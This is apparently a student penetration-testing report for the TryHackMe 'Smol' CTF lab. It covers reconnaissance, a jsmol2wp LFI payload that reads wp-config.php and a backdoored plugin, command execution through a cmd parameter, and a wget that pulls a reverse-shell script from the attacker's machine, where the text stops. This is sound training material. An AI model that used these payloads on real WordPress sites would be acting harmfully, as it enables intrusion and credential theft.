REPORT

Penetration Testing of ‘SMOL CTF’ IN TryHackMe

March 15th, 2025

Report for: Intern Intelligence
Prepared by: Ilgar Hasanof

Contents

INTRODUCTION

Subject of this document is ‘Smol CTF’ of penetration testing int TryHackMe. ‘Smol CTF’ is medium level lab that lab combines topics such as server pentesting and web pentesting. The main objective of the lab is to find web vulnerabilities on the given website, gain access to the server, then escalate privileges by exploiting server weaknesses, and finally retrieve the contents of **user.txt** and **root.txt** files.

RECONNAISSANCE


We use Nmap to scan the target IP, identify the services running on it, their versions, and the open ports.

```
┌──(root㉿kali)-[~]
└─# nmap -sV -sC -Pn 10.10.119.212 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-15 00:28 +04
Nmap scan report for www.smol.thm (10.10.119.212)
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 6.7.1
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: AnotherCTF
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.08 seconds

┌──(root㉿kali)-[~]
└─#
```

Nmap indicates that the website on port 80 redirects to http://www.smol.thm. To proceed, we add it to our hosts file along with www.smol.thm:


```
  GNU nano 8.3                                  /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
10.10.119.212   www.smol.thm
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

^G Help      ^O Write Out  ^F Where Is   ^K Cut       ^T Execute   ^C Location  M-U Undo     M-A Set Mark   M-] To Bracket
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify   ^/ Go To Line M-E Redo     M-6 Copy       ^B Where Was
```

While scanning, I noticed that ports 22 and 80 are open. This means that there is an Apache server running on port 80. We access the website www.smol.thm and notice that it is running on WordPress:



Since it is running on WordPress, we use the wpscan tool to look for vulnerabilities:


"wpscan -url http://www.smol.thm/"



```
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://www.smol.thm/wp-content/themes/twentytwentythree/style.css, Match: 'Version: 1.2'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] jsmol2wp
 | Location: http://www.smol.thm/wp-content/plugins/jsmol2wp/
 | Latest Version: 1.07 (up to date)
 | Last Updated: 2018-03-09T10:28:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.07 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:03 <==========================================> (137 / 137) 100.00% Time: 00:00:03

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Mar 15 00:30:39 2025
```

I see a vulnerability called jsmol2wp, and after researching online, I come across this exploit:


https://github.com/sullo/advisory-archives/blob/master/wordpress-jsmol2wp-CVE-2018-20463-CVE-2018-20462.txt.



The main purpose of this exploit is to use the PHP wrapper to extract information from the system. By modifying the following URL from the exploit:

http://localhost/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.php

we retrieve the **WordPress user** and **password** from the system.




ENUMERATION

By performing directory enumeration, I discover the /wp-admin directory. When I access it, I see the login panel. Using the LFI-extracted username and password, I successfully log in to the WordPress admin panel.

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://www.smol.thm/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://www.smol.thm/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/index.php            (Status: 301) [Size: 0] [--> http://www.smol.thm/]
/server-status        (Status: 403) [Size: 277]
/wp-admin             (Status: 301) [Size: 315] [--> http://www.smol.thm/wp-admin/]
/wp-content           (Status: 301) [Size: 317] [--> http://www.smol.thm/wp-content/]
/wp-includes          (Status: 301) [Size: 318] [--> http://www.smol.thm/wp-includes/]
/xmlrpc.php           (Status: 405) [Size: 42]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
```

EXPLOITING


In the admin panel, I go to the "All Pages" section and open a post titled "Webmaster Tasks!!", where I find a plugin called "Hello Dolly". After searching for an exploit, I find https://github.com/WordPress/hello-dolly and learn that websites using this plugin usually have a file named hello.php.




Using **PHP wrappers** again, I access the following URL:

http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../hello.php


On this page, I see **Base64-encoded data**.



After decoding the Base64-encoded data using https://www.base64decode.org/, I discover that it is possible to perform Remote Code Execution (RCE) on the site using the cmd parameter.



When I append the **cmd** parameter and set its value to **id**, I confirm that **Remote Code Execution (RCE)** is possible and that I can extract system information.




Then, I consider using a **reverse shell command** to gain a shell. However, when I input the command directly, I notice that it gets **URL-encoded**, preventing the shell from working.

To bypass this, I change my approach:

1.I start a **Python HTTP server** on my machine.


2.I create a **reverse.sh** file and insert the reverse shell command inside it:



3.On the target website, I execute the following command using the **cmd** parameter:

'wget http://10.21.92.69:8000/reverse.sh'

This transfers the reverse.sh file to the target system:

